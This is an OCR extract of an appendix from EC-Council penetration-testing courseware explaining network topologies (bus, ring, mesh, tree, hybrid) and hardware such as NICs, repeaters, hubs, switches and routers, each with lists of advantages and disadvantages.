


Figure A.08: Bus Topology

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages:

- Easy to add new nodes to the bus network.
- Low cost for implementation.
- Works better in small networks.
- Requires less cabling than a star network.

Disadvantages:

- Addition of computer nodes depend on the length of the cable.
- Any issue in the main cable can affect the whole network.
- Terminators at both ends of the cable is a must.
- Very high maintenance cost.
- Not suitable for networks with very high traffic.
- As all nodes receive the signal sent from the source, it affects the security of the network.

- **Ring Topology**

  Network devices are connected in a closed loop. Data travels from node to node, with each node along the way handling every packet. A Ring topology connects all nodes in the network. The data circulates in the network until the intended recipient accepts the data. Any damage to any of the nodes can affect the whole ring network. The data travels on the network in one direction. The sending and receiving of data takes place with the help of a TOKEN. In the concept of a TOKEN, the data are sent from the source and includes another piece of information and then passes the TOKEN to the next node. Each node checks if the signal is for itself. If yes, it receives the signal and passes the empty TOKEN to the network. Or else, the node passes the TOKEN to the next node. Only those nodes having the TOKEN can send data. Other nodes need to wait until they receive the empty TOKEN. Usually, schools, offices, small buildings make use of RING topology.




Figure A.09: Ring Topology

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages:

- Unidirectional flow of traffic.
- Every node can send data after receiving the empty token.
- No need of any centralized network server in order to manage the computer nodes.
- Better performance than Bus topology in scenarios where the traffic load increases.
- Every computer node has the same level of access to the resources.
- Adding new components to the system does not affect the performance of the whole network.

Disadvantages:

- Slow process as the signals need to pass through each node in the network.
- Any issue in any one of the nodes can affect the entire network.
- Needs a high amount of wired environment for connecting the network nodes, which increase the cost of implementation.
- Sharing of bandwidth with all the nodes.

- **Mesh Topology**

Network devices are connected in a way such that every device has a point-to-point link to every other device on the network. All the nodes or computers in the network connect with each other. The design confirms the passage of data between every computer even in the failure of any one computer. Each node in the network sends data to other nodes as well as passes the data from other nodes. However, the mesh topology does not find much use in organizations due to its huge cost for implementation and widely used in wireless networks.




Figure A.10: Mesh Topology

There are two types of Mesh topologies:

- **Full Mesh Topology**: All the nodes connect with each other in the network. If any node failure occurs, the full-mesh topology can redirect the traffic from that particular node to another node.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Partial Mesh Topology**: Here, only very few nodes connect to all nodes in the network, while other nodes connect only to one or two other nodes. Due to this fashion of connecting to very few nodes, the partial-mesh topology is far less costly and minimizes the redundancy of many connections.

Mesh topology uses either of the two technologies: Routing or flooding. In the routing process, the topology makes the message transmit through a path between the nodes. In order to ensure continuous transmission of data between the nodes, the topology needs to ensure that all connections between the nodes are proper and not broken.

Advantages:

- Allows continuous transmission of data.
- Able to handle heavy load traffic.
- A node failure does not impact the whole network.
- Allows expansion and modification of networks without disturbing the network.

Disadvantages:

- High level of redundancy due to the presence of many connections.
- Expensive compared to other network topologies.
- Consumes more time for set-up and needs more administrative attention.

- **Tree Topology**

It is a hybrid of bus and star topologies, in which groups of star-configured networks are connected to a linear bus backbone cable. The tree topology consists of a combination of a bus topology and a star topology. Similarly, the tree topology consists of a main cable line attached to a star network. In the tree topology, many star topologies connect to the central transmission cable. Another name of the model is “extended star topology”.




Figure A.11: Tree Topology

Advantages:

- Tree topology finds its usage in scenarios where it is difficult to implement the star and bus topology.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Allows easy expansion of the network.
- Design of the star topology in the layout enables an easy management of the nodes.
- Provides error detection and correction properties.
- Each star network connects to the main cable through wiring.
- Failure of one of the star networks does not affect the working of the other networks.

Disadvantages:

- Any damage to the main transmission cable can damage the whole topology or network.
- Even though the tree topology enables easy expansion of the network, it becomes difficult for the network as a whole to manage the entire nodes and segments.
- The rate of expansion depends solely on the type of main cable used.

- **Hybrid Topology**

  Combination of any two or more different topologies. Star-Bus or Star-Ring topologies are widely used. The hybrid topology combines the characteristics of two topologies together. These are mainly used in Wide area networks. The organization implements a hybrid topology according to the requirements of the organization. For example, if one section of an organization needs bus topology while another section needs ring topology, the organization can implement both these topologies using a hybrid topology. They combine multiple topologies into a single large topology.


  Advantages:

  - Provides error detection and correction without affecting the working of the other section of the network.
  - Allows easy addition of the nodes.
  - Allows the organization to design the network according to their needs.
  - Provides a combination of the features of multiple topologies.

  Disadvantages:

  - As it consists of multiple topologies, the organization needs to design it in an effective manner and needs to ensure that the designed architecture can provide the required throughput.
  - The implementation of a hybrid topology is a costly affair, as it includes more cabling and connections.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Hardware Components

- **Network Interface Card (NIC)**

  It allows the computers to connect and communicate with the network.

  Connecting to a network is an integral part of computing. The computers use a network interface card for connecting to the network. They connect to wired as well as wireless networks using certain electronic circuitry. Different names of NIC are Network interface controller, Network adapter, Local area network adapter, etc. They provide the computers with a dedicated full-time connection with the network. The computers on the LAN network contain a NIC that enables LAN transmission.

  The role of a NIC in a wired connection is as follows:

  - Transmission of data from one computer to another.
  - Gathering the data to transmit through the network cable.
  - Handle the data transmission from the computer through the data cable.
  - Accept the data from the cable, convert it into bytes for processing by the CPU.

  NICs are commonly used in Ethernet connections and the available configurations are: 10, 100, and 1000 Base-T. The recent computers are configured along with the Ethernet capabilities in the motherboard chipset. An Ethernet chip connected using a PCI or PCI express bus directly on the motherboard is another method for connecting. Thus, it minimizes the need of a separate NIC. In some situations, a NIC is integrated as components in a router, USB device, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure A.12: NIC card for wired network



Figure A.13: Wireless PC Card Network Adapter

Advantages:

- A network interface card does not have to be fixed with a physical cable.
- The NIC is used to send the data as well as receive the data.

- **Repeater**

  It is used to increase the strength of an incoming signal in a network. Repeaters are network devices that are generally used for the restoration or the repetition of a signal. Repeaters can restore analog and digital signals misled due to transmission loss. Repeaters can only amplify the analog signals, whereas with a digital signal a repeater can restore the signal to its original quality. Repeaters can also pass the data between various subnetworks carrying different protocols.

  There are different types of repeaters:

  - **Telephone Repeater**:

    Help in increasing the telephone signal range in the telephone lines. The repeater locates its applications in the trunk lines carrying long distance calls. The telephone signal lines made of a pair of wires, consists of an amplifier circuit that use power from

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

direct current (DC) to increase the power of the alternating current (AC) audio signal on the line.

- **Optical Communications Repeater:**

  These mainly increases the signal strength of the fiber optic cable. These cables carry digital information in the form of short pulses of light. The light is made up of particles called photons.

- **Radio Repeater:**

  Increase the signal strength of the radio signals. The radio repeater amplifies and retransmits the radio signals using the radio receiver connected to a radio transmitter.

A normal LAN implementation usually limits the physical size of the single cable segment according to the physical medium and the techniques used for transmission. The repeaters play an important role in constructing a network that exceeds the size of the single, physical, cable segment. The LAN implementation determines the number of repeaters that can be used. The repeaters used between two or more cables require the need of the same physical layer protocol in order to send the signals over all the cable segments.

Advantages of Repeaters:

- Very simple to use.
- Less cost for implementation.
- It strengthens the signals.

Disadvantages of Repeaters:

- Repeaters are the devices that augment the traffic on the network and sometimes transmit errors. There is a limit on the number of repeaters used across a network.
- Users cannot monitor or inspect the repeaters through an inaccessible area and these devices do not have the facility to separate or filter the traffic.
- The different segments of repeaters must be inspected thoroughly and periodically, if this is not done it can cause the repeaters operating on different segments and different media to become compromised.
- Repeaters can augment the traffic on the network and have a restriction of the quantity deployed across a network.
- Repeaters can transmit errors in the network.

- **Hub**

  It is used to connect segments of a LAN. All the LAN segments can see all the packets. A hub is a network device used to connect multiple network devices or segments of a LAN. The main activity of the hub is to forward the data arriving from one device to another device or port. The hub requires fiber optic Ethernet cables in order to connect various devices. Some hubs even work as a repeater that helps in amplifying the signals. The hub

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

remains a common point of connection for many devices in the network. It can contain multiple numbers of ports. Upon the arrival of a packet at any port, other ports maintain a copy of the packet, thus enabling all LAN segments to view packets. A hub provides a sequence of ports to connect the network cables. The smallest hub can connect four computers to a network and with an extra port to uplink to other hubs in the network. Hubs vary according to their size and have ports up to 12, 16, and 24 in number.




Figure A.14: Hub

Types of hubs include:

- **Passive Hubs:**

  Passive hubs do not intensify the signal strength of the data prior to transferring the data packets, but act as a means to transfer data between the devices in the network.

- **Active Hubs:**

  Active hubs strengthen the signal prior to transferring it to other devices in the network like the repeater. It has multiple ports and is called as multiport repeater.

- **Intelligent Hubs:**

  Intelligent hubs are business critical hubs providing additional features. It behaves like a stack with units added to the top to minimize space.

- **Switching Hubs:**

  Switching hubs view the destination address of every data packet before transferring them to the specified destination port.

- **Repeater Hubs:**

  Repeater hubs relay the inbound traffic. However, active (or switching) hubs transmit the data that is addressed for that specific host, i.e. sniffer software is proved to be

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

safe. Performance is also improved. Certain hubs offer security at the MAC level (such that it connects only the identified MAC addresses to specified ports). The present day hubs can also build VLANs (virtual LANs) that assemble specific ports into a virtual network, which is not transparent to other ports.

Advantages:

- It is a flexible, simple, and an economical device.
- Expands the length between nodes.
- Every port can make maximum use of the bandwidth without the use of CSMA/CD.
- Adding hubs increases the number of ports.
- Hubs organized by SNMP provide tools and statistics for better management.
- Makes use of the available cables along with other network elements.
- Hubs help to route the network traffic and prevent the crashing of networks. It can also combine the relatively slow Ethernet devices with those of higher speeds. This facilitates the addition of a variety of devices variant in speed.

Disadvantages:

- Hubs cannot help to control the traffic.
- Data transfer rates decrease substantially with the increase in devices connected.
- Attacker can compromise the unchecked hubs.
- Computers connected to isolate hubs are isolated from the network.

- **Switch**

It is similar to hub. However, no equipment in the LAN segment can see the packets except the target node. A networking switch is the fundamental device in a wired or wireless LAN. It receives signals from each terminal on the network through Ethernet cables in a wired network and through antenna emitting radio waves in a wireless LAN. In both the cases, the networking switch sends traffic across the LAN, permitting the computers to communicate with each other and share resources. All computers residing in the LAN should contain a NIC. This card allocates a distinctive MAC address to the machine in which it is setup. A wired NIC incorporates an Ethernet cable, which extends to a port on the back of the networking switch. If the NIC is wireless, the card will attribute a small antenna as a replacement for an Ethernet port. The antenna sends signals to the wireless networking switch, which also hosts an antenna rather than ports. Whether wireless or wired, the networking switch acts as a relay, analyzing traffic packets as they arrive from the various machines and sending the packets to the destination MAC address.

A transmission mode is the term used to define the direction of a signal or flow of information between two interconnected devices. Simplex mode, half-duplex mode and full-duplex mode are types of transmission modes. Information flows only in one direction

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

in simplex mode, i.e., from sender to receiver. In half-duplex mode, data flow to and from but only in one direction at a time. Both stations can send and receive the data, but not at same time. The full-duplex mode transmits data in both directions at the same time.

Switch Functions:

A networking switch functioning in full-duplex mode implies a machine on the LAN that can receive and send data simultaneously. This is quicker than a networking hub, an alternating device that serves the same function as a switch, but functions in half-duplex mode, allowing each machine to send or receive at any given time. Another discrete difference between a networking switch and hub is that the switch sends traffic packets only to destination addresses. On the other hand, a networking hub sends all traffic on the network to all nodes. The filters within each machine make the decision regarding rejection or acceptance of the packets. This practice makes the network vulnerable to eavesdropping. Network switches are low-priced devices, but price may vary based on a number of ports. For those who are using a cable modem or a DSL service, a broadband router with a switch inbuilt along with a firewall can replace the stand-alone networking switch.




Figure A.15: Working of switches

Advantages:

- Networking switch has more advanced features than a networking hub.
- Anti-sniffing software switches network to identify packet sniffers.

Disadvantages:

- Networking switch is not infallible, as an attacker can mislead it into employing packet sniffers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Router**

  It receives data packets from one network segment and forwards it to another. Routers are more complicated devices than the other devices like repeaters and bridges. Routers can access the addresses of the network layer and have embedded software that helps them in identifying the exact destination address. It looks from the multiple paths available between the addresses and checks the channel that is appropriate for the transmission of data.

  Router Functions:

  Router function in the physical, data link, and the network layers of the OSI model. Routers transmit packets among several interconnected networks. They send packets from a network to the other important destinations in a network. A packet sent from one destination to the other travels through the router initially and then moves to the other destination in a network. The destination router in turn transmits the packet until it reaches the final destination. Routers behave as stations on the network, although irrespective of stations to which they belong, routers contain addresses and connect to more than two networks simultaneously.

  When a router receives a packet in an interconnected network, it reads the address and sends the packet to the destination address. However, if it does not find the corresponding address in the network, it has the capability of forwarding the packet to the next connected network based on the best options available. After identifying the appropriate route for the packet to transmit, the router transmits the packet along the accurate network to other networks. If it finds as inappropriate, it sends the packets to the surrounding network or the adjacent router to select the next best path.

  A router maintains a routing table to maintain the paths through which the routing occurs and also minimizes excess costs for routing across the network. Static routing is a type of routing where the network administrator monitors the entire routing processes. Routing includes many concepts such as least-cost routing, which shows the economic paths allotted for routing, i.e., selects the available shortest path. Shortest in terms of routing also implies a path that is secure and fast. Some routers also route packets across the network, which use more than one protocol.

